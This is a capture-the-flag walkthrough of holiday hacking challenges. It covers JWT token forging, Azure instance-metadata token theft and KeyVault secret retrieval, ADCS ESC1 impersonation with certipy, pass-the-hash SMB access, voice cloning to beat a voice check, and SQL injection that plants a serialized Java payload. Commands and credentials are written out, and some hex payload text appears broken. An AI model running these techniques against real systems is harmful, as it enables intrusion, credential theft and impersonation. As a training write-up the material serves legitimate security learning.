
Objective: Assume the GeeseIslandsSuperChiefCommunicationsOfficer role to broadcast a false message to the enemy.

Summary: Break security through obscurity and retrieve a series of more powerful authentication tokens and a sensitive keypair. Decode the transmissions and forge a new token to transmit the diversion message.

Process:

- The goal is to find:
    - **The go-time transmission frequency**
    - **The date and time of the planned incursion**
      and then transmit
    - **A *new* time, four hours before, over that frequency.**
- Read *all* the docs. Note the Lincolnshire Poacher may be relevant. Recognize we start with a JWT auth token for `radioUser` role, but the token is **signed** to prevent modification.
- We learn there is likely a path named `/jwtDefault` containing the "`roleMonitor`"(sic) token file, `rMonitor.tok`.
- Attempting to access a *valid* path results in an error about authorization tokens: `https://captainscomms.com/jwtDefault/rMonitor.tok`
- Attempting to access an *invalid* path results in an error-- "Sorry, the request was not understood."
- Therefore we can successfully validate the existence of a corresponding `rDecoder.tok`
- From other notes, we can also validate the path of the public key: `/jwtDefault/keys/capsPubKey.key`
- By using a proxy to intercept requests, I observed attempts to interact with the tools used a POST request to the `/check` endpoint
    - If you access the endpoint out of context, it complains about missing headers
- By replaying call to the check endpoint that has the initial `radioUser` JWT present, but changing the GET request to the `/jwtDefault/rMonitor.tok` path, we can retrieve the JWT value for the `radioMonitor.tok`. Since this is a validly signed token generated by the application for a role, we can replace the JWT in our current session with the new one and successfully use it, as we're not *modifying* an existing signed token to change the role.
- The `rMonitor.tok` JWT provides additional access to the `rDecoder.tok` file, which allows for elevated access to the `radioDecoder` role.
- Setting the session token to the `rMonitor.tok` value allows you to access the monitor console. By updating the token to the `rDecoder.tok` value, different spikes in the graph can be selected, each revealing an important message:
    - Morse Code Decoder: `CQ CQ CQ DE KH644 -- SILLY CAPTAIN! WE FOUND HIS FANCY RADIO PRIVATE KEY IN A FOLDER called TH3CAPSPR1V4T3F0LD3R`
    - Audio Decoder: This is a numbers station emulating the Lincolnshire Poacher
        - It is identified by code `88323`
        - The message portion is `12249 16009`.

        - Fun fact: Numbers stations freak me out!
    - WeatherFax Decoder: An image indicating "`10426 hz`"



- First—we can grab Cap's private key here (while in the `radioDecoder` role): `/jwtDefault/keys/TH3CAPSPR1V4T3F0LD3R/capsPrivKey.key`
    - And grab the public key, if we hadn't already: `/jwtDefault/keys/capsPubKey.key`
- By providing the public key and private key to a tool like jwt.io, we can now modify the values in our token and forge new tokens.
- From the Elf Hunt journal, the role in the token should be modified from `radioDecoder` to `GeeseIslandsSuperChiefCommunicationsOfficer`. The newly signed token can be used to transmit the message changing the incursion time.
- When accessing the transmitter, it requests three values:
    - `Frequency`
    - `Date`
    - `Time`
- The frequency should be `10426hz` from the WeatherFax transmission.
- The date and time are unknown, but the fields only accept 4 digits—so that constrains how the values could be entered, and eliminates punctuation.
- The `12249 16009` value from the numbers station is yet unused: 12-24 feels like a contextually appropriate date and 16:00 could be a time, easily. Maybe the 9 is a delimiter in each.
- Using `1224` as the date and `1200` as the time (4 hours preceding `1600`) over frequency `10426` results in a request using these parameters, which completes the challenge: `myFqy=10426&myGd=1224&myGt=1200`

Active Directory

Objective: Audit the Azure AD environment. What's the name of the secret file in the inaccessible folder on the *FileShare*?

> **Answer:** `InstructionsForEnteringSatelliteGroundStation.txt`

Summary: Abuse the privileges of the Azure VM's identity access to private configuration information, including credentials. Abuse Active Directory Certificate Services with an exploitable configuration to assume the role of another user.

Process:

- We must reconnect to `alabaster@ssh-server-vm.santaworkshopgeeseislands.org`
- As in the Certificate Challenge, we request an authorization token for the machine identity and query the Azure REST API.
- The following request reveals we have access to read KeyVaults and their secrets: `curl --header "Authorization: Bearer $header" https://management.azure.com/subscr42f3-9bca-484b-a508-abdae2db5e64/resourcegroups/northpole-rg1/providers/Microsoft.Authorization/permissions?api-version=2022-04-1`
- Working with Bing AI and the REST documentation, I attempted to access the key vault `https://northpole-it-kv.vault.azure.net` but failed due to an invalid audience in my token's claims. This may be slightly misremembered and technically inaccurate, but the gist is the same.
- Updated my token with the appropriate resource parameter and received a new token: `curl 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://vault.azure.net' -H "Metadata: true"`
- This allowed access to the KeyVault and revealed a secret named `tmpAddUserScript`
    - To get the secret: `curl --header "Authorization: Bearer $vault" https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript?api-version=7.4`
    - The Secret: `{"value":"Import-Module ActiveDirectory; $UserName = \"elfy\"; $UserDomain = \"northpole.local\"; $UserUPN = \"$UserName@$UserDomain\"; $Password = ConvertTo-SecureString \"J4`ufC49/J4766\" -AsPlainText -Force; $DCIP = \"10.0.0.53\"; New-ADUser -UserPrincipalName $UserUPN -Name $UserName -GivenName $UserName -Surname \"\" -Enabled $true -AccountPassword $Password -Server $DCIP -PassThru","id":"https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript/ec4db66008024699b19df44f5272248d","attributes":{"enabled":true,"created":1699564823,"updated":1699564823,"recoveryLevel":"Recoverable+Purgeable","recoverableDays":90},"tags":{}}`
- This provides us the location of a domain controller (10.0.0.53) and the credentials for a user that likely is available on this domain (`elfy:J4`ufC49/J4766`)

- Alabaster provides a hint referencing certificate services in Active Directory. Reportinator also had a writeup regarding finding these weaknesses with the `certipy` tool. Alabaster has a folder named `impacket` that contains multiple tools, including `certipy`, in his home directory
- Running `certipy` against that DC and with those creds reveals an `ESC1` vulnerability in the certificate template `NorthPoleUsers` on CA `northpole-npdc01-CA`. This allows any user to enroll on behalf of and receive a usable certificate to authenticate as any other user, including administrators: `impacket/certipy find -dc-only -target 10.0.0.53 -u elfy@northpole.local -p 'J4`ufC49/J4766'`
- Before we can create a certificate for someone with the access to the privileged groups we'd like, we need to enumerate and confirm those users. The tools on the host include GetADUsers.py. The syntax to enumerate the users is `GetADUsers.py -all 'northpole.local/elfy:J4`ufC49/J4766' -dc-ip 10.0.0.53`
    - Users `alabaster, Guest, krbtgt, elfy, and wombleycube` are shown
- It is likely that I need to be `alabaster` (presumably a full admin) or `wombleycube` (likely hiding things in secret directories). I attempted alabaster first and failed, then moved onto wombleycube successfully: `impacket/certipy req -target 10.0.0.53 -ca northpole-npdc01-CA -template NorthPoleUsers -u elfy@northpole.local -p 'J4`ufC49/J4766' -upn wombleycube@northpole.local`
- Using the new certificate to authenticate as wombleycube got usable credentials: `impacket/certipy auth -pfx wombleycube.pfx -dc-ip 10.0.0.53`
    - Got a TGT, saved to the wombleycube.ccache and NT hash `aad3b435b51404eeaad3b435b51404ee:5740373231597863662f6d50484d3e23`
- Since we needed to find a file share, I looked into the `impacket` folder and found `smbclient.py`. I consulted with ChatGPT on the syntax for the tool. I successfully connected to the domain controller via this command: `impacket/smbclient.py -hashes aad3b435b51404eeaad3b435b51404ee:5740373231597863662f6d50484d3e23 -dc-ip 10.0.0.53 NORTHPOLE.LOCAL/wombleycube@10.0.0.53`
- Selecting the `FileShare` share by issuing "`use FileShare`" then listing the directory's files with "`ls`" reveals several files, including a "`super_secret_research`" directory.
- Issuing the "`tree super_secret_research`" command revealed file `InstructionsForEnteringSatelliteGroundStation.txt`
- For good measure, the file was read: `cat //super_secret_research/InstructionsForEnteringSatelliteGroundStation.txt`
    - ```
      Note to self:

      To enter the Satellite Ground Station (SGS), say the following
      into the speaker:

      And he whispered, 'Now I shall be out of sight;
      So through the valley and over the height.'
      And he'll silently take his way.
      ```
      ```

Space Island Door Access Speaker

Objective: Open the door on Space Island.

Summary: The door is protected with multi-factor authentication. The first factor (passphrase) was revealed in the `InstructionsForEnteringSatelliteGroundStation.txt` file. The second factor appears to be Wombley Cube's voice. Clone Wombley Cube's voice with AI.

Process:

- Jewel Loggins recommends finding an AI tool that can clone Wombley's voice.
- To clone his voice, we first needed to know what he sounded liked. If you speak with Wombley in Chiaroscuro City, he provides a link to his audiobook: https://www.holidayhackchallenge.com/2023/wombleycube_the_enchanted_voyage.mp3.zip
- I attempted to look for a legitimate voice cloner application. The first site I visited didn't pan out, but some helpful members of the Discord channel recommended playHT.
- I was able to create a clone of Wombley's voice using the audiobook as training material.
- By providing the passage from the previous challenge, I generated a file that might be used for accessing the door.
- By providing the file as an upload to the door, it successfully validates as being "Wombley" reading his passphrase, and the door opens.

Camera Access


Objective: Gain access to Jack's camera. What's the third item on Jack's TODO list?

> **Answer:** `CONQUER HOLIDAY SEASON!`

Summary: Enable a camera application on the satellite and decode the response to a real image.

Process:

- Meet the prerequisites:
  - Must have downloaded and run the docker image from the NanoSat-o-Matic machine, reading all the instructions in `README.md`
  - Must have VNC access to the docker running instance
  - Must have interacted with GateXOR and initiated time-travel (you know, *as you do, time-travel casually with one of the stars of beloved childhood classic, "Cajun Night Before Christmas"*)
  - Saved the wireguard configuration provided by GateXOR to the docker instance and successfully enabled the `wg0` interface
  - Opened the Satellite tool GUI from the desktop menu
- As per the `README.md`, connected to the directory using the URI `maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory`
- After a successful poll of "Fetch Information" the "Connect to Selected Provider" button launches a new tab with more settings.



- My notes are thinner here than I'd like, and I deleted that container with a vengeance and hope I wouldn't run into CTT over a crappy VNC connection ever again so I'm unable (and unwilling) to go back, but the "short story" is:
    - There was a "`camera`" application that needed to be enabled
    - (*before we get too far…*The above is exaggerated in jest. I appreciated the uniqueness of the challenge, and learned a few interesting things!)
    - Once enabled, a path was returned for a `Directory` on a sequential port, that could then be connected to from the initial Communication Settings page
    - The `camera` app, once fetched and connected to, had an action event to take a picture, and that would populate a value on the parameter service.
    - The value was too large to view or collect via the GUI. It didn't seem that these values were being written or stored anywhere on the system. However, by doing a `tcpdump` while taking an action and retrieving the parameter, the full text of the base64 which was an encoded image could be copied from the packet capture.

- Generating an image from the encoded data reveals none other than Jack Frost, standing in front of a list of his master plan, to "`CONQUER HOLIDAY SEASON!`"

Missile Diversion

Objective: Thwart Jack's evil plan by re-aiming his missile at the Sun.

Summary: Abuse a SQL injection vulnerability to insert a serialized Java object into a table that will run that code. A value that can't be updated via SQL injection can be updated by calling a specific function.

Process:

- During enumeration for the Camera challenge, the `missile-targeting-system` application should have also been identified.
- The app should be enabled, and then its `Directory` service be connected to via the CTT.
- The parameter service reveals a variable "`PointingMode`" that is set to "`Earth Point Mode`."
    - Presumably, we want this to be "`Sun Point Mode`"
    - Attempting to change this in the GUI Tool do not work. Too easy!
- The Event actions contain a single action, `Debug`. There is also a `debug` variable available.
- After running `debug`, the `debug` value contains "`VERSION(): 11.2.2-MariaDB-1:11.2.2+maria~ubu2204`" which indicates that the debug command may be executing a mysql command in a MariaDB instance.
- I started a `tcpdump` to create a packet capture while testing for injection.
- Starting a query with a semi-colon, then a valid mysql query or command followed by a closing semi-colon, would generate expected responses or error codes in the debug variable.

- I used ChatGPT to get information on how to enumerate data from a mysql database. I enumerated the following:
    - **Database**: missile_targeting_system
        - **Table**: satellite_query
            - **Col**: jid (int)
            - **Col**: object (blob)
            - **Col**: results (text)
            - **Record**: (1, <serialized Java>, <text file>)
                - Retrieve the full contents of the file from the packet capture
        - **Table**: messaging
            - **Col**: id (int)
            - **Col**: msg_type (varchar)
            - **Col**: msg_data (varchar)
            - *There was data here but it's junk*
        - **Table**: pointing_mode_to_str
            - **Col**: id (int)
            - **Col**: numerical_mode (int)
            - **Col**: str_mode (varchar)
            - **Col**: str_desc: text
            - **Record**: (1,0, Earth Point Mode: When pointing mode is 0, targeting system applies the target coordinates to earth)
            - **Record**: (2,1,Sun Point Mode: When pointing mode is 1, targeting system points at the sun, ignoring the coordinates)
                - *This is what we need to know*
        - **Table**: pointing_mode
            - **Col**: id (int)
            - **Col**: numerical_mode (int)
            - **Record**: (1, 0)
        - **Table**: target_coordinates
            - **Col**: id (int)
            - **Col**: lat (float)
            - **Col**: lng (float)
            - *I didn't record these values, I think they're just "100," but it doesn't matter*
- Additionally, running "`; SHOW GRANTS;`" reveals that the account being used for the query could insert into the `satellite_query` table.
- My first step was then to review the "`/opt/SatelliteQueryFilefolderUtility.jar`" code. I asked ChatGPT to review it for weaknesses, and it identified a SQL injection vulnerability.
    - I originally thought that this specific code was being triggered each time that the "`debug`" action was executed.
        - This did not end up making sense, as there was no apparent reference to the `VERSION()` command that kept being run

    - I also thought that possibly, by modifying the record in `satellite_query`, such as replacing the serialized Java in the object field with new code would allow you to trigger the payload via the debug command. This also did not pan out.
    - Lastly, I failed to consider the column names and was curious if the corresponding code for the serialized Java needed to be present.
- I used Chat GPT to generate some serializable Java code to modify the `pointing_mode`. By converting the object to a hex string using `xxd`, I was able to upload the serialized Java into the table via the "`INSERT INTO`" command, like this: `;INSERT INTO satellite_query (jid,object,results) VALUES (2,'rO0ABXNyAA9TZXJpYWxpemFibGVBcHAAAAAAAAAAAQIAAUwADHBvaW50aW5nTW9kZXQAEkxqYXZhL2xhbmcvU3RyaW5nO3hwdAAOU3VuIFBvaW50IE1vZGU=','nerd');`
- This wasn't yielding the expect results, and despite having the code in the table, I didn't understand how it might be made to execute.
- Studying the entry in the `satellite_query` table, I realized two things:
    - The code provided in the results field could be copied and run locally to create a new serialized object. The code contains 3 "paths," one of which could be used to issue updates.
    - In this instance, the code path used was to display the contents of a file or directory. This was literally using the provided script to read the `/opt/SatelliteQueryFilefolderUtility.jar` file—and the path to that file could be confirmed in the visible text rendered in the serialized Java object. The *results* of the serialized Java object being executed were stored I the last column and *should not be provided* during insert operations.
- I used ChatGPT to evaluate `SatelliteQueryFilefolderUtility.java` and add a section to create a serialized object. By using the following parameters with the `SatelliteQueryFilefolderUtility` class, I created a payload that should update the Pointing Mode: `SatelliteQueryFileFolderUtility utility = new SatelliteQueryFileFolderUtility("UPDATE pointing_mode SET numerical_mode = 1 WHERE id = 1;", true, true);`
- By converting the serialized Object to hex and resubmitting it as follows, whatever job which was processing entries from that table set the "`results`" field to "`SQL Update Completed`" which would be expected from the provided code, and hopefully indicates success: `; INSERT INTO satellite_query (jid,object) VALUES (6,0xaced00057372001f536174656c6c6974655175657279466966c65466f6c6465725574696c69747912d4f68d0eb392cb0200035a000769735175657279 5a000869735570646174654c000f706174684f7253746174656d656e747400124c6a6176612f6c616e672f537472696e673b787001017400395550444154452070 6f696e74696e675f6d6f64652053455420e756d65726963616c5f6d6f6465203d203120574845524520696 4203d20313b);`
- Checking the `PointingMode` variable from the parameters menu confirms the new value of "`Sun Point Mode`" being reflected, completing the challenge.
- Last step is just to watch the aftermath as Jack gets caught once again.